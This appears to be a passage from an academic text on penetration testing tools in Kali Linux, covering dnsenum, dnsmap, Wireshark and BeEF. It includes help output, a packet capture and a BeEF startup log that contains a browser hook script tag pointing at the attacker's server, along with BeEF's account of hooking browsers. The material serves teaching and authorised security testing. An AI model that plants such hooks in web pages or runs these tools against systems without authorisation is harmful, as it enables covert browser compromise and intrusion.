


Figure 3.16: Dnsenum tool on the Kali Linux


The usage of the tool is:

dnsemu.pl [options] <domain>

Options could be the following:

Table 3.1: Available options for Dnsenume tool

Parameter	Description
--private	Show and save private IPs at the end of the file domain_ips.txt
--subfile <file>	Write all the valid subdomains to this file
--threads <value>	The number of threads that will perform different queries
-p,--pages <value>	The number of Google Search pages to process when scraping names, the default value is 20 pages. If the -p,--pages option is used then the -s switch must be specified.
-s,--scrap <value>	The maximum number of subdomains that will be scraped from Google
-f,--file <file>	Read subdomains from this file to perform brute force.



```
> Executing "dnsenum -h"
dnsenum VERSION:1.2.6
Usage: dnsenum [Options] <domain>
[Options]:
Note: If no -f tag supplied will default to /usr/share/dnsenum/dns.txt or
the dns.txt file in the same directory as dnsenum.pl
GENERAL OPTIONS:
  --dnsserver   <server>
                        Use this DNS server for A, NS and MX queries.
  --enum                Shortcut option equivalent to --threads 5 -s 15 -w.
  -h, --help            Print this help message.
  --noreverse           Skip the reverse lookup operations.
  --nocolor             Disable ANSIColor output.
  --private             Show and save private ips at the end of the file domain_ips.txt.
  --subfile <file>      Write all valid subdomains to this file.
  -t, --timeout <value> The tcp and udp timeout values in seconds (default: 10s).
  --threads <value>     The number of threads that will perform different queries.
  -v, --verbose         Be verbose: show all the progress and all the error messages.
GOOGLE SCRAPING OPTIONS:
  -p, --pages <value>   The number of google search pages to process when scraping names,
                        the default is 5 pages, the -s switch must be specified.
  -s, --scrap <value>   The maximum number of subdomains that will be scraped from Google (default 15).
BRUTE FORCE OPTIONS:
  -f, --file <file>     Read subdomains from this file to perform brute force. (Takes priority over default dns.txt)
  -u, --update  <a|g|r|z>
                        Update the file specified with the -f switch with valid subdomains.
        a (all)         Update using all results.
        g               Update using only google scraping results.
        r               Update using only reverse lookup results.
        z               Update using only zonetransfer results.
  -r, --recursion       Recursion on subdomains, brute force all discovered subdomains that have an NS record.
WHOIS NETRANGE OPTIONS:
  -d, --delay <value>   The maximum value of seconds to wait between whois queries, the value is defined randomly, default: 3s.
  -w, --whois           Perform the whois queries on c class network ranges.
                         **Warning**: this can generate very large netranges and it will take lot of time to perform reverse lookups.
REVERSE LOOKUP OPTIONS:
  -e, --exclude <regexp>
                        Exclude PTR records that match the regexp expression from reverse lookup results, useful on invalid hostnames.
OUTPUT OPTIONS:
  -o --output <file>    Output in XML format. Can be imported in MagicTree (www.gremwell.com)
root@KaliLinux:~# 
```

Figure 3.17: Dnsenum tool options

3.2.5 Dnsmap

Another tool that used by a penetration tester in order to gathering information is the **dnsmap.** DNSmap is a passive network mapper, also called a sub domain brute force tool. The Dnsmap tool uses the subdomain brute-forcing which is another technique that is used from penetration testers in the enumeration phase. This technique is especially useful to performed when other domain enumeration techniques are not worked. [49,50]





Figure 3.18: Dnsmap tool on Kali Linux

Dnsmap uses the primary domain that the penetration tester provides as target and then brute force all the sub domains by using:

- a dictionary file that comes with this tool
- a word list file that defined in the command line.




```
> Executing "dnsmap"
dnsmap 0.35 - DNS Network Mapper

usage: dnsmap <target-domain> [options]

options:
-w <wordlist-file>
-r <regular-results-file>
-c <csv-results-file>
-d <delay-millisecs>
-i <ips-to-ignore> (useful if you're obtaining false positives)

e.g.:
dnsmap example.com
dnsmap example.com -w yourwordlist.txt -r /tmp/domainbf_results.txt
dnsmap example.com -r /tmp/ -d 3000
dnsmap example.com -r ./domainbf_results.txt
```

Figure 3.19: Dnsmap tool options and examples

3.2.6 Wireshark

Wireshark is most well-known network protocol analyzer in the world. It is used for network troubleshooting, analysis, software and communications protocol development, and education. The Wireshark is available for all the operating systems (Linux, Windows , MacOS etc). The Wireshark allow the user to put network interface controllers (network adapter) into promiscuous mode (monitor mode) so they can capture all the traffic visible on that interface including unicast traffic not sent to that network interface controller's MAC address. [51]


The Wireshark Network ...
[root - File Manager]
10:41 PM
28%
The Wireshark Network Analyzer
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists

```
Loopback: lo
any
wlan0
eth0
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
bluetooth0
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
```

You are running Wireshark 3.2.5 (Git v3.2.5 packaged as 3.2.5-1).


Ready to load or capture · No Packets · Profile: Default

Figure 3.20: Wireshark main screen

This tool has many features set which including in the following list:

- Deep inspection of hundreds of protocols
- Live capture and offline analyzer
- Standard three-pane packet browser
- Captured network data can be displayed via Graphical user interface
- Display filters in order to filter the captured packets.
- Capture files compressed with gzip can be decompressed on the fly
- Can capture data from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI etc

- ○ Decryption functionality for many protocols such as IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP and WPA/WPA2.



```
No.  Time          Source                 Destination   Protocol Length Info
 178 67.072121321  Giga-Byt_62:b8:af      Broadcast     ARP       60 Who has 192.168.1.20? Tell 192.168.1.18
 179 67.486370615  192.168.1.17           224.0.0.251   MDNS     108 Standard query response 0x0000 A, cache flush 192.168.1.17 NSEC, cache flush SEC842519910D86.local
 180 67.486374181  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 A SEC842519910D86.local, "QM" question
 181 67.486388852  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 AAAA SEC842519910D86.local, "QM" question
 182 67.510352257  192.168.1.17           224.0.0.251   MDNS      92 Standard query response 0x0000 NSEC, cache flush SEC842519910D86.local
 183 68.095792555  Giga-Byt_62:b8:af      Broadcast     ARP       60 Who has 192.168.1.20? Tell 192.168.1.18
 184 68.301072066  192.168.1.14           192.168.1.255 UDP       77 41721 → 15600 Len=35
 185 68.510804913  192.168.1.17           224.0.0.251   MDNS      92 Standard query response 0x0000 NSEC, cache flush SEC842519910D86.local
 186 68.510805274  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 AAAA SEC842519910D86.local, "QM" question
 187 68.510820899  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 A SEC842519910D86.local, "QM" question
 188 68.510823576  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 AAAA SEC842519910D86.local, "QM" question
 189 68.530771148  192.168.1.17           224.0.0.251   MDNS     108 Standard query response 0x0000 A, cache flush 192.168.1.17 NSEC, cache flush SEC842519910D86.local
 190 68.567060077  Tp-LinkT_04:02:2d      Broadcast     ARP       60 Who has 192.168.1.16? Tell 192.168.1.3
 191 68.614630782  192.168.1.12           224.0.0.251   MDNS     130 Standard query 0x0000 PTR _companion-link._tcp.local, "QM" question PTR _homekit._tcp.local, "QM" question OPT
 192 69.516390267  Tp-LinkT_04:02:2d      Broadcast     ARP       60 Who has 192.168.1.16? Tell 192.168.1.3
 193 69.534364739  192.168.1.17           224.0.0.251   MDNS      92 Standard query response 0x0000 NSEC, cache flush SEC842519910D86.local
 194 69.534367141  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 AAAA SEC842519910D86.local, "QM" question
 195 69.534380596  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 A SEC842519910D86.local, "QM" question
 196 69.534382945  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 AAAA SEC842519910D86.local, "QM" question
 197 69.566891321  192.168.1.17           224.0.0.251   MDNS      92 Standard query response 0x0000 NSEC, cache flush SEC842519910D86.local
 198 70.451578541  Tp-LinkT_04:02:2d      Broadcast     ARP       60 Who has 192.168.1.16? Tell 192.168.1.3
 199 70.558309542  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 A SEC842519910D86.local, "QM" question
 200 70.558328518  192.168.1.3            224.0.0.251   MDNS      81 Standard query 0x0000 AAAA SEC842519910D86.local, "QM" question
 201 70.558331901  fe80::1                ff02::1       ICMPv6    86 Neighbor Advertisement fe80::1 (rtr, ovr) is at 78:b2:13:04:5b:90
 202 70.558350664  192.168.1.17           224.0.0.251   MDNS     108 Standard query response 0x0000 A, cache flush 192.168.1.17 NSEC, cache flush SEC842519910D86.local
 203 71.065710730  fe80::1                ff02::1       ICMPv6   110 Router Advertisement
 204 71.078609697  fe80::5641:b135:e77…   ff02::16      ICMPv6   110 Multicast Listener Report Message v2

▾ Frame 130: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface wlan0, id 0
  ▸ Interface id: 0 (wlan0)
    Encapsulation type: Ethernet (1)
    Arrival Time: Dec 18, 2020 22:42:54.732508463 EET
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1608324174.732508463 seconds
    [Time delta from previous captured frame: 0.081500361 seconds]
    [Time delta from previous displayed frame: 0.081500361 seconds]
    [Time since reference or first frame: 46.080306146 seconds]
    Frame Number: 130
    Frame Length: 60 bytes (480 bits)
    Capture Length: 60 bytes (480 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:arp]
    [Coloring Rule Name: ARP]
    [Coloring Rule String: arp]
▸ Ethernet II, Src: Giga-Byt_62:b8:af (90:2b:34:62:b8:af), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Giga-Byt_62:b8:af (90:2b:34:62:b8:af)
    Sender IP address: 192.168.1.18
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.1.1

0000  ff ff ff ff ff ff 90 2b  34 62 b8 af 08 06 00 01   ·······+ 4b······
0010  08 00 06 04 00 01 90 2b  34 62 b8 af c0 a8 01 12   ·······+ 4b······
0020  00 00 00 00 00 00 c0 a8  01 01 00 00 00 00 00 00   ········ ········
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····

Frame (frame), 60 bytes          Packets: 204 · Displayed: 204 (100.0%)          Profile: Default
```

Figure 3.21: Packet capturing for the network with Wireshark

3.3 Exploitation Tools

3.3.1 BeEF

Browser Exploitation Framework also called BeEF is a penetration testing tool that focuses on the web browser. This tool uses GitHub to track issues and hosts its git repository. The BeEF support two Operating Systems Mac OSX 10.5.0 or higher/modern Linux. Unfortunately, Windows is not supported from BeEF. [52,53,54]





Figure 3.22: BeEF tool on the Kali Linux

BeEF is the best suited for checking a web browser and is adapted for preventing web-borne attacks and could be advantage for mobile clients. The main objective of this tool is to explore weaknesses beyond the client system and network perimeter. BeEF help the professional penetration tester to assess the actual security posture of a target system by using client-side attack vectors. Against on other security frameworks BeEF check the network perimeter and client system as mentioned above and examines exploitability within the context of the open door the web browser. [52,53,54]



```
> Executing "sudo beef-xss"
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
     Active: active (running) since Fri 2020-12-18 22:45:05 EET; 5s ago
   Main PID: 2664 (ruby)
      Tasks: 3 (limit: 19050)
     Memory: 82.0M
     CGroup: /system.slice/beef-xss.service
             └─2664 ruby /usr/share/beef-xss/beef

Dec 18 22:45:05 KaliLinux systemd[1]: Started beef-xss.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2...
```

Figure 3.23: Launch the BeEF service





Figure 3.24: BeEF Login page



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Details: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

● The command module works against the target and should be invisible to the user
● The command module works against the target, but may be visible to the user
○ The command module is yet to be verified against this target
● The command module does not work against this target

